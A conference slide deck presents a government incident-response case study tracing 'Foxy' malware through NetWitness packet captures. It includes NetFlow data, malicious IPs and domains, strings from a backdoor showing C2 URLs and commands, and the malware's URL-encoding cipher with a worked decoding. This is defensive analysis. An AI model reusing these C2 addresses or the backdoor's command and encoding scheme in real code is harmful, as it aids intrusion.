Hunting the Foxy Malware

A Case Study for NetWitness

Shawn Baker – Senior Forensics Engineer

RSA NETWITNESS
USER CONFERENCE

RSA

EMC²

Introduction

- Who am I?
  - Shawn Baker – shawn.baker@hhs.gov
  - Sr. Forensics and Incident Response Engineer
  - Merlin Int'l - Contractor for the Dept. of Health and Human Services Computer Security Incident Response Center (DHHS CSIRC)
  - 12+ years experience working in Information Security
- Current Role
  - Hard Drive and Memory Forensics
  - Malware Analysis
  - Network Traffic Analysis

NetWitness Deployment

- Department wide deployment
- Deployed at all Operating Divisions (OPDIVs)
- Monitors network traffic at most egress points on those networks
- Captures full packet data and is stored for between 14-30 days depending on the OPDIV
- We can access meta-data from a dedicated CSIRC broker (RoE limitation)

Benefits of Current Deployment

- Increased visibility on network traffic cross the Department
- Allows for searching of known Indicators of Compromise across all OPDIVs
- More easily detect and identify wide-spread attacks or infections
  - This enables more thorough reporting of incidents
  - Better correlation of incidents

Our Incident

- In November of 2011 we received notification from US-CERT of suspected malicious traffic
- Some NetFlow data was provided
- No additional information was provided regarding reason traffic was regarded as suspicious or malicious at that time other than that it was known C2 traffic
  - No specifics on what type of malware we were dealing with

Details We Received

- We received three separate alerts

```
Agency IP's
XXX.XX.226.155

Malicious IP and associated domain
209.173.254.28 - forceoptions[.]net

Timestamps are UTC/GMT
            sIP,            dIP,sPort,dPort,pro,   packets,     bytes,
flags,                sTime,      dur,                eTime,  sensor,
 XXX.XX.226.155, 209.173.254.28, 1619,   80,  6,          4,       351, S PA
,2011/11/17T16:27:49.445,  130.807,2011/11/17T16:30:00.252,
 209.173.254.28, XXX.X
,2011/11/17T16:27:49.4
 XXX.XX.226.155, 209.1
```

```
Agency IP's
XXX.XX.241.23

Malicious IP
67.109.132.202  (Please verify if there are any domains associated with this
activity)

Timestamps are UTC/GMT
            sIP,            dIP,sPort,dPort,pro,   packets,     bytes,
flags,                sTime,      dur,                eTime,  sensor,
  XXX.XX.241.23, 67.109.132.202, 1369,   80,  6,        202,     43683, S PA
,2011/11/16T15:08:59.317, 1786
 67.109.132.202,  XXX.XX.241.
,2011/11/16T15:08:59.325, 178
  XXX.XX.241.23, 67.109.132.2
```

```
Agency IP's
XXX.XX.237.136

Malicious IP
202.39.61.136

Timestamps are UTC/GMT
            sIP,            dIP,sPort,dPort,pro,   packets,     bytes,
flags,                sTime,      dur,                eTime,  sensor,
 XXX.XX.237.136,  202.39.61.136, 3836,   80,  6,          5,       479, SRPA
,2011/11/17T12:25:05.200,   63.805,2011/11/17T12:26:09.005,
  202.39.61.136, XXX.XX.237.136,   80, 3836,  6,          3,      1667, S PA
,2011/11/17T12:25:05.306,   63.699,2011/11/17T12:26:09.005,
 XXX.XX.226.155,  202.39.61.136, 1504,   80,  6,          5,       479, SRPA
,2011/11/17T16:24:23.435,   65.944,2011/11/17T16:25:29.379,
```

Analysis Begins

- In NetWitness we started with searches for the destination IP addresses provided in the alerts
  - 67.109.132.202
  - 202.39.61.136
  - 209.173.254.28 (forceoptions[.]net)
- There were three initial source (agency) IPs reported as having attempted to connect to these malicious destination IPs
  - NetWitness showed that there had been 12

Analysis Continues

NetWitness Investigator 9

Collection Edit View Bookmarks History Help

All Data | Test > Custom Drill "ip.dst=67.109.132.202 || ip.ds..."

Welcome | Test

< 2011-11-10 22:24 | 2011-11-27 06:37 >

Risk: Informational (1 item)
unknown service over http port (25)

Threat Source [open]

Threat Category [open]

Threat Description [open]

Service Type (2 items)
HTTP (591) - OTHER (95)

Hostname Aliases (2 items)
forceoptions.net (325) - blog.regicsgf.net (43)

Source IP Address (12 items)
241.23 (255) - 226.171 (163) - 226.155 (162) - 252.74 (33) - 237.136 (18) - 237.9 (16) -
226.194 (16) - 226.177 (8) - 226.178 (6) - 241.26 (4) - 247.26 (3) - 226.180 (2)

Destination IP address (3 items)
209.173.254.28 (325) - 67.109.132.202 (201) - 202.39.61.136 (160)

Analysis Continues

- Now we had 12 source IPs to search for but chose to focus on the timing for these
- Expanded out the timeframe to a week prior to the known communications
- Looked for initial infection time and possibly vector
- Found that a number of ZIP files had been downloaded from one of the malicious IPs
  - 202.39.61.136

Analysis Continues

NetWitness Investigator 9

Collection Edit View Bookmarks History Help

All Data | Test > Custom Drill " ... > zip

Welcome | Test | Test

< 2011-11-10 22:24 2011-11-27 06:37 >

Service Type (1 item)
HTTP (23)

Hostname Aliases (1 item)
blog.regicsgf.net (23)

Source IP Address (6 items)
237.9 (8) - 241.23 (4) - 237.136 (4) - .252.74 (3) - .241.26 (2) - 226.180 (2)

Destination IP address (1 item)
202.39.61.136 (23)

Action Event (1 item)
get (23)

Content Type (2 items)
application/x-zip-compressed (10) - text/html (9)

Extension (2 items)
zip (23) - ico (3)

Forensic Fingerprint (1 item)
zip (10)

Filename (2 items)
any_statff_changes_on_ zip (23) - favicon.ico (3)

NUM

Analysis Continues

NetWitness Investigator 9

Collection Edit View Bookmarks History Help

All Data | Test > Custom Dr ... > zip > Sessions ...

Welcome | Test | Test | Test

Page 1 of 1 | Displaying 1 - 10 of 10

	Time	Service	Size	Events	
View	2011-Nov-16 08:49:28	IP / TCP / HTTP	123.12 KB	226.180 -> 202.39.61.136	2226 -> 80 (http)
View	2011-Nov-16 09:24:05	IP / TCP / HTTP	123.12 KB	241.26 -> 202.39.61.136	2724 -> 80 (http)
View	2011-Nov-16 09:50:28	IP / TCP / HTTP	123.10 KB	237.9 -> 202.39.61.136	2742 -> 80 (http)
View	2011-Nov-16 10:00:41	IP / TCP / HTTP	81.80 KB	237.136 -> 202.39.61.136	3805 -> 80 (http)
View	2011-Nov-16 10:00:41	IP / TCP / HTTP	123.16 KB	237.136 -> 202.39.61.136	3807 -> 80 (http)
View	2011-Nov-16 08:49:28	IP / TCP / HTTP	123.12 KB	226.180 -> 202.39.61.136	2226 -> 80 (http)
View	2011-Nov-16 09:24:05	IP / TCP / HTTP	123.12 KB	241.26 -> 202.39.61.136	2724 -> 80 (http)
View	2011-Nov-16 09:50:28	IP / TCP / HTTP	123.10 KB	237.9 -> 202.39.61.136	2742 -> 80 (http)
View	2011-Nov-16 10:00:41	IP / TCP / HTTP	81.80 KB	237.136 -> 202.39.61.136	3805 -> 80 (http)
View	2011-Nov-16 10:00:41	IP / TCP / HTTP	123.16 KB	237.136 -> 202.39.61.136	3807 -> 80 (http)

NUM

Analysis Continues

- Using NetWitness we recovered the 10 zip files that were downloaded
- All zip files were identical according to MD5 hashes


Administrator: CMD

```
C:\Users\shawn\Desktop\Test\Archives>md5sum *
c8a71d62a3d566032dfad0dafb2a9173 *38917_1.any_statff_changes_on_    .zip
c8a71d62a3d566032dfad0dafb2a9173 *39492_1.any_statff_changes_on_    .zip
c8a71d62a3d566032dfad0dafb2a9173 *39494_1.any_statff_changes_on_    .zip
c8a71d62a3d566032dfad0dafb2a9173 *39706_1.any_statff_changes_on_    .zip
c8a71d62a3d566032dfad0dafb2a9173 *39707_1.any_statff_changes_on_    .zip
c8a71d62a3d566032dfad0dafb2a9173 *52261_1.any_statff_changes_on_    .zip
c8a71d62a3d566032dfad0dafb2a9173 *52284_1.any_statff_changes_on_    .zip
c8a71d62a3d566032dfad0dafb2a9173 *52286_1.any_statff_changes_on_    .zip
c8a71d62a3d566032dfad0dafb2a9173 *52288_1.any_statff_changes_on_    .zip
c8a71d62a3d566032dfad0dafb2a9173 *52289_1.any_statff_changes_on_    .zip

C:\Users\shawn\Desktop\Test\Archives>
```


Analysis Continues

- We extracted the zip archive and it contained one file with a name consistent with the name of the zip file but had a Microsoft Word icon associated with it




Analysis Continues

- A quick analysis of this binary showed signs that it was a self extracting WinRAR file and also a possibly significant registry key



Analysis Continues

- Analysis showed that there was a Chinese Language set in use on the file




Analysis Continues

- We decided to execute this software in a segregated virtual machine on a dedicated malware analysis system
- We wanted to get some quick and dirty indicators of compromise (IoCs) to track down stage two traffic


Analysis Continues

- Dropped and opened a Word doc decoy file



Analysis Continues

- It also dropped an executable named svchost.exe in the user's Temp directory and created a registry key for persistence



Analysis Continues

- Strings output of the malicious svchost.exe file showed two malicious IPs

```
C:\WINDOWS\system32\cmd.exe
Content-Type
application/x-www-form-urlencoded
POST
GET
http://202.39.61.136/report/hotnews.htm
http://143.89.35.19:80/
command
qwert
.asp
sleep:
exit
quit
cmd
content=
download
reqpath=
savepath=
upfile
command=
 start Cmd Failure!
Q3JlYXRlUHJvY2Vzc0E=
```

Analysis Continues

- Back to NetWitness to search for connections to the additional IP addresses
- Found three source IPs that communicated with the additional IP
- NetWitness showed that abnormal exes (nine in total) had been downloaded from the site.
- NetWitness was used to extract the files
- Three different files were downloaded

Analysis Continues

- New domains were found in strings output

```
Administrator: CMD
C:\unknow.zip
Content-Length
Content-Type
application/x-www-form-urlencoded
POST
GET
http://202.39.61.136/report/hotnews.htm
http://74.93.92.50:80/
command
qwert
.asp
sleep:
exit
quit
cmd
content=
download
reqpath=
savepath=
upfile
```

Analysis Continues

- New searches performed for new destination IP address 74.93.92.50
- Showed thousands of hits over the 16 day period under review
- There were 13 source IP addresses connecting to this destination IP

Analysis Continues

NetWitness Investigator 9

Collection Edit View Bookmarks History Help

All Data | Test > Custom Drill "ip.dst=74.93.92.50"

Welcome | Test | Test

< 2011-11-10 22:24 | 2011-11-27 06:37 >

Service Type (2 items)
OTHER (54,518) - HTTP (26,635)

Source IP Address (13 items)
241.23 (17,613) - 237.136 (14,270) - 234.167 (10,382) - 234.247 (9,446) - 234.34 (8,652) - 234.99 (6,530) -
234.107 (5,794) - 234.72 (5,734) - 226.178 (1,874) - 226.177 (378) - 226.194 (174) - 226.171 (160) - 226.155 (146)

Destination IP address (1 item)
74.93.92.50 (81,153)

Action Event (2 items)
get (23,777) - put (2,895)

Extension (2 items)
asp (26,570) - <none> (102)

Forensic Fingerprint (7 items)
windows_executable (21) - windows executable (21) - x86 pe (20) - rar (17) - windows_dll (7) - windows dll (7) - x64 pe (1)

Filename [open]

Let's Take a Step Back


- Remember what the first three reports were for, one IP address talking to one external IP
  - XXX.XX.241.23 → 67.109.132.202
  - XXX.XX.226.155 → 209.173.254.28
  - XXX.XX.237.136 → 202.39.61.136
- Now we had all three of these IP addresses communicating with the same second or third stage C2 IP
  - 74.93.92.50
- We just connected three separate incidents

Analysis Continues

- Analyzing traffic to the IP 74.93.92.50 we found that 21 executables had been downloaded as well as 16 RAR files
  - Five different RAR files were downloaded, but one was corrupted
  - Seven different executables were downloaded
  - Contents of the RAR files were extracted and showed that there were 6 unique files:
    - 2 executables
    - 4 Dynamic Link Libraries (DLLs)

Analysis Continues

- Strings analysis of these files showed that there was yet more IPs and domains to search for
- The domain was encoded using an encoding method we had seen used at another OPDIV earlier in the year



The Encoding Mechanism

- Using Python an analyst at another OPDIV wrote a script to decode this encoding
- From the previous slide
  - First line – Character set
  - Second line – The cipher key
  - Third line – The encoded URL
- The Foxy Malware

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789@#=
thequickbrownfxjmpsvalzydg
8GovdJ1DSmeAeCE@H5fti07vf5R1O3A@Q26PLA18R8Wrw4yeW@XFPFQdp
```

Analysis Continues

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21
-65	-64	-63	-62	-61	-60	-59	-58	-57	-56	-55	-54	-53	-52	-51	-50	-49	-48	-47	-46	-45	-44
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V

22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	43
-43	-42	-41	-40	-39	-38	-37	-36	-35	-34	-33	-32	-31	-30	-29	-28	-27	-26	-25	-24	-23	-22
W	X	Y	Z	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r

44	45	46	47	48	49	50	51	52	53	54	55	56	57	58	59	60	61	62	63	64	
-21	-20	-19	-18	-17	-16	-15	-14	-13	-12	-11	-10	-9	-8	-7	-6	-5	-4	-3	-2	-1	
s	t	u	v	w	x	y	z	0	1	2	3	4	5	6	7	8	9	@	#	=	

Table 11: Cipher Table

Analysis Continues

- Example of the deciphering mechanism

Using the following as the encrypted URL string:
GovdJlDSmhEmDQpPAfAc3r4a4G FB5weG62TLCF8QK5zJGVvSLXBN G4rRG4sRzgkcyVFS#vxiz3rb5mIg

Using the following string as the cipher key:
thequickbrownfxjmpsvalzydgthequickbrownfxjmpsvalzydgthequickbrownfxjmpsvalzydgth

The following is the decoded base64 encoded URL string:
aHR0cDovL3d3dy5tb3VudGFpbnZhbGxleS5hbWVyaWNhbnVuZmluaXNoZWQuY29tL3VwZG F0ZS5qcGc=

Using an online decoder, this results in a URI:
hxxp://www.mountainvalley.americanunfinished.com/update.jpg

Analysis Continues


- The original encoding converts to:
  - aHR0cDovL0ZvcmNlT3B0aW9ucy5uZXQvaW1hZ2VzL0FHMDEyLmpwZw==
- This is further converted via Base64 encoding to:
  - http://ForceOptions.net/images/AG012.jpg
    - This domain was reported by US-CERT
- This mechanism of using JPG files for commands was also observed during previous incident

Analysis Continues

- All of the requests for the file ag012.jpg returned with a 404 Not Found Error
- The other file update.jpg had much more interesting results
- There were 586 update.jpg files downloaded
  - 54 of them were XOR Encoded Executables as identified by NetWitness

